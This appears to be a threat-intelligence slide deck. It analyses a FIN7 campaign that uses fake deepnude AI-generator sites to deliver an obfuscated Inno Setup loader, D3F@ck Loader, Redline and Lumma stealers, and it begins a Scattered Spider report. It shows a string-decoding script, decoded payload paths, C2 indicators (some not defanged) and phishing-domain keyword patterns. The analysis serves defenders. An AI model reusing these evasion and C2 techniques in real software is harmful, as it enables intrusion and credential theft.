
MD5 (Ai Nude.exe) = 05e70cd341c67cfe28ef81480f6cce0a



AI DEEPPFAKE MALWARE ANALYSIS

The Deepnude Generator .EXE uses "Inno Setup" for the initial payload packing.

InnoSetup has an embedded Pascal interpreter that parses and interprets the Pascal code to provide instructions for the installer. Additionally, the PE-ID packer detector verifies the embedded library but falsely detects the packer as Borland Delphi.





AI DEEPPFAKE MALWARE ANALYSIS

Some of the features being used within this initial "Inno Setup" payload includes:

- Connects to remote servers
- Heavy string obfuscation
- Virtual environment detections
- Execution control

- **Network Communication:** The malware utilizes multiple external procedures (`idpAddFile`, `idpDownloadFile`) that connect to remote servers, indicating its ability to download additional malicious payloads or communicate with command-and-control servers.
- **String Obfuscation:** The malware heavily obfuscates strings using ROTN (character rotation) and REVERSE functions to hide URLs, file paths, and key components. This suggests attempts to bypass static detection mechanisms.
- **Environment Detection:** The code contains routines like `ISAPPRUNNING()` and `VIRTUALWORLD()` to check if it's being run in a virtual environment, ensuring that it only executes on legitimate systems and avoids sandbox detection.
- **Execution Control:** The malware controls its execution by mutex creation (`CreateMutexA`) to ensure that only one instance of the malware runs at a time, preventing interference from multiple infections.



AI DEEPPFAKE MALWARE ANALYSIS

The "Inno Setup" strings are encoded using a custom algorithm.

Extracting all encoded strings from the code and decoding them using Python gives us a clear picture of the execution flow.

```
1 def ROTN(arg0: str, arg1: int) -> str:
2     result = ''
3
4     for char in arg0:
5         if 'A' <= char <= 'Z':
6             result += chr((ord(char) - ord('A') + arg1) % 26 + ord('A'))
7         elif 'a' <= char <= 'z':
8             result += chr((ord(char) - ord('a') + arg1) % 26 + ord('a'))
9         else:
10            result += char
11
12    return result
13
14 def ROTD(arg0: str, arg1: int) -> str:
15     v_2 = -12
16     v_3 = arg0
17     result = ROTN(v_3, v_2)
18     return result
19
20 def REVERSE(s: str) -> str:
21     return s[::-1]
22
23
```

```
1
2 rotd_strings = [
3     "mfmprdqbet", # Passed in PICADOR function
4     "15249898699116567/eqxuradb/yao.kfuzgyyaoymqfe//:ebfft", # Passed in CURSTEPCHANGED func
5     "fjf.12\\", # Passed in CURSTEPCHANGED function
6     "pyo.12\\", # Passed in CURSTEPCHANGED function
7     "bul.58\\", # Passed in CURSTEPCHANGED function
8     "bul.558\\", # Passed in CURSTEPCHANGED function
9     "pyo.4554\\", # Passed in CURSTEPCHANGED function
10    "522/522/xmgzmy/", # Passed in CURSTEPCHANGED function
11    "kKPA30LX0kHvdTrG+/qy.f//:ebfft", # Passed in CURSTEPCHANGED function
12    "522/522/xmgzmy/" # Another occurrence in CURSTEPCHANGED function
13 ]
14
15 for str_ in rotd_strings:
16     v_3 = 0
17     v_2 = ROTD(str_, v_3)
18     v_1 = REVERSE(v_2)
19
20     print(v_1)
21
```





AI DEEPPFAKE MALWARE ANALYSIS

Execution flow includes a string for a SteamCommunity[.]com profile...

This feature looks for a substring with "v_10 := 'i1il';" This is used as a placeholder for getting the c2...

The Steam Username includes a Hetzner hosted IP address "49.12.117[.]119"

```
https://steamcommunity.com/profiles/76561199689894251
\21.txt
\21.cmd
\85.zip
\855.zip
\4554.cmd
/manual/225/225
https://t.me/+UfHrjVyCLZ030DYy
/manual/225/225
```






AI DEEPPFAKE MALWARE ANALYSIS

Searching Steam for profiles that include "i1il" uncovers other likely C2s from this network...

78.47.105[.]28 - Hetzner
159.69.26[.]61 - Hetzner

Previous C2's / Steam profiles found during the research includes:

116.203.15[.]73 - Hetzner
116.203.8[.]165 - Hetzner
116.202.0[.]236 - Hetzner
116.202.5[.]195 - Hetzner
78.47.105[.]28 - Hetzner
78.46.129[.]163 - Hetzner
88.198.89[.]4 - Hetzner
5.75.232[.]183 - Hetzner






AI DEEPFAKE MALWARE ANALYSIS

The secondary payload was 78.47.101[.]48/manual/225/225.zip

The 225.zip file consists of the Java Virtual Machine and an EXE file, which is written in Launch4j.

Launch4j is an open-source tool designed to wrap Java applications (JAR files) into native Windows executables (EXE files).

225.exe was FIRST detected as **D3F@ck Loader** by @RussianPand9xx



RussianPanda @RussianPanda9xx

There is an interesting loader named D3F@ck Loader that first appeared on sale on hacking forums in January 2024. The loader uses JPHP; the latest versions are also "packed" with Inno Setup, and zip archives for Java dependencies are password-protected. The loader has been observed dropping MetaStealer and LummaC2.

Samples:
[virustotal.com/gui/file/844485...](https://www.virustotal.com/gui/file/844485...)
[virustotal.com/gui/file/701d1...](https://www.virustotal.com/gui/file/701d1...)

Yara rules: github.com/RussianPanda95...

```

Loader D3F@ck Loader CERTIFICATE
Clear CDK (C:\Program Files\CDK)
...

```

Last edited 6:12 PM · Feb 26, 2024 · 10.4K Views



AI DEEPPFAKE **MALWARE** ANALYSIS

This FIN7 malware campaign appears to have used an additional payload...

The initial secondary payload found on VirusTotal was **170.exe** – **7e5d91f73e89a997a7caa6b111bbd0f9788aa707ebf6b7cbe2ad2c01dffdc15d**, which was a Redline credential stealer malware, with the following configuration:

Category	Details
C2	https://pastebin.com/raw/NgsUAPya
Botnet	5637482599
Key	Thigging



AI DEEPFAKE **MALWARE** ANALYSIS

The FIN7 campaign related to D3F@ck Loader started on August 5, 2024, according to VirusTotal upload dates. The spoofed applications they have targeted includes:

- PuTTY
- Razer Gaming
- Fortinet VPN
- a Fortnite Video Game Cheat
- Zoom
- Cannon
- Several other generic applications



Filename	Inferred Organization
putty (1).exe	PuTTY (SSH/Telnet client)
Rz_launcher Setup.zip	Razer Inc. (Gaming hardware/software)
getmydrivers_setup.exe	Driver installation software
Rz_launcher Setup1.zip	Razer Inc. (Gaming hardware/software)
fortinetvpn-x64.exe	Fortinet (VPN software)
LC_Inst_4.1.1	Fortnite Game cheat software
Zoom.exe	Zoom communications
PilotEdit.exe	Pilot edit software
[Canon]Private Library.exe	Cannon



AI DEEPPFAKE **MALWARE** ANALYSIS

The AI Deepfake Honeypots have a unique version on domains like ai-nude[.]pro which has a "Free trial" link on the homepage...

If clicked, the user is prompted to upload an image...






AI DEEPPFAKE **MALWARE** ANALYSIS

If you upload any image, you'll be prompted with a "Trial is ready for download" message with a description, "Access scientific materials for personal use only"

The pop-up requires clicking "yes" to the question "The link is for personal use only, do you agree?"

Once done, if you click "Download" you'll be served a zip file...





AI DEEPFAKE **MALWARE** ANALYSIS

This other FIN7 payload is a more classic "Lumma Stealer" and uses a DLL side loading technique for execution.

This malware was found to be using two C2s:
pang-scrooge-carnage[.]shop
thesiszppdsmi[.]shop

Community Score: 0 / 94

No security vendors flagged this domain as malicious

thesiszppdsmi.shop

dga

DETECTION | DETAILS | RELATIONS | COMMUNITY

Community Score: 19 / 94

19/94 security vendors flagged this domain as malicious

pang-scrooge-carnage.shop

-11



HUNTING SUMMARY

- Fin7 is **creating thousands of shell websites**, likely for aging the domains. Some redirect to new malicious domains, others evolve to end up hosting malicious content directly.
- FIN7 has **launched malvertising campaigns** targeting major brands with a "Requires Browser Extension" pop-up lure, leading to .MSIX malware.
- FIN7 are **hosting honeypots** targeted to people searching for "Deepnude AI generators" -- there are at least two versions of these sites with unique malicious payloads.
- The **malware** found on one of the "Deepnude AI generator" websites **connects to a campaign** that has targeted several brands. Interesting, a malware-infected "Fortnite cheat" also appears to be part of the campaign.



SOURCES

- <https://www.silentpush.com/blog/fin7/>
- <https://cloud.google.com/blog/topics/threat-intelligence/evolution-of-fin7/>
- <https://www.esentire.com/blog/fin7-uses-trusted-brands-and-sponsored-google-ads-to-distribute-msix-payloads>
- <https://blogs.blackberry.com/en/2024/04/fin7-targets-the-united-states-automotive-industry>
- <https://x.com/RussianPanda9xx/status/1762299597307731999>

Q&A




SUMMARIZED INTELLIGENCE REPORT

Scattered Spider (A.K.A UNC3944, A.K.A Roasted Octopus)

October, 2023

TLP: Amber



BACKGROUND


Scattered Spider (also known as UNC3944, Roasted Octopus and Octo Tempest) are a financially-motivated threat group that has been active since May 2022.

From the outset, the group has focused their efforts on the telecommunications, BPO and entertainments sectors in large-scale infrastructure attacks designed to extract capital. More recently, Silent Push has observed the group pivoting towards attacks in the financial and insurance sectors.

Scattered Spider's modus operandi involves the theft of commercially-sensitive data via social engineering, extortion, ransomware and secondary attacks on an organization's customer base and supply chain operation.

This document contains summarized, unpublished intelligence that explores a new set of Scattered Spider IOFAs (Indicators of Future Attack), gathered from the work of Silent Push Threat Analysts.

For a comprehensive breakdown of the group's activity, please contact your allocated Silent Push representative,



OLD TTPs

Since 2022, Scattered Spider has mostly launched attacks from domains registered on Porkbun and Namecheap. When these domains were weaponized, they were primarily hosted on IPs on DIGITALOCEAN (AS14061), AS-CHOOPA(AS20473) and NAMECHEAP-NET(AS22612).

These domains mostly follow the naming pattern [targeted organization]-[keyword] or [keyword]-[targeted organization] on .com, .co, .us, .net, .org and .help TLDs, where the keyword is '2fa', 'att', 'citrix', 'ctx', 'corp', 'duo', 'help', 'helpdesk', 'id', 'internal', 'join', 'mfa', 'okta', 'onelogin', 'onlinecorp', 'opus', 'pin', 'portal', 'rci', 'rsa', 'schedule', 'servicedesk', 'sso', 'support', 'uid', 'vpn' or a T-mobile/Twilio typosquat.

Silent Push HTML scanning identified one common image across one of the phishing kits used by Scattered Spider, which allowed for full discovery in a relatively short space of time.

Note: A full list of old and new Scattered Spider domains is included on page 3.

- Register for free community edition at www.silentpush.com
- Sign up for our newsletter to learn about the latest findings from our Threat Analyst team
- Silent Push customers have access to our reports with more information, as well as our Enterprise Edition

zedwards@silentpush.com

